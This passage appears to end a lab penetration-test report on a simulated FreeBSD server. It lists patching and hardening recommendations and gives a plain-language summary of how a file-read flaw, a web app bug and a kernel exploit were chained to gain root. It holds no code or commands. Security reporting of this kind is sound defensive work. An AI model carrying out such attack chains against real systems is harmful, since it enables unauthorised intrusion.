- Short-term — Apply OS patches: upgrade FreeBSD to a maintained release and install security updates to remove the kernel exploit vector. Remove/disable unnecessary services; restrict access to management ports (limit by IP / VPN).
- Compensating controls — Deploy a WAF, enable application-level input validation, and restrict file-read functionality. Configure host-based protections (HIDS/WAF tuning) and ensure logging/alerting are forwarded to a central SIEM.
- Long-term — Implement a patch management policy, scheduled authenticated vulnerability scans, code and dependency inventories, and incident response playbooks. Rotate credentials and perform a full re-build where root was obtained.

Non-Technical

In a controlled lab test of a simulated server, we identified outdated web software that allowed attackers to read protected files and execute commands remotely. By chaining two vulnerabilities — a file-read flaw in a web component and a separate web application bug — we obtained a limited shell, then used a known operating-system exploit to gain full administrator access. The immediate risk is total server compromise. Fixes: remove or patch the affected web applications, update the server operating system, restrict access to management ports, and run routine scans to verify remediation. These steps will strongly reduce the chance of a similar real-world breach.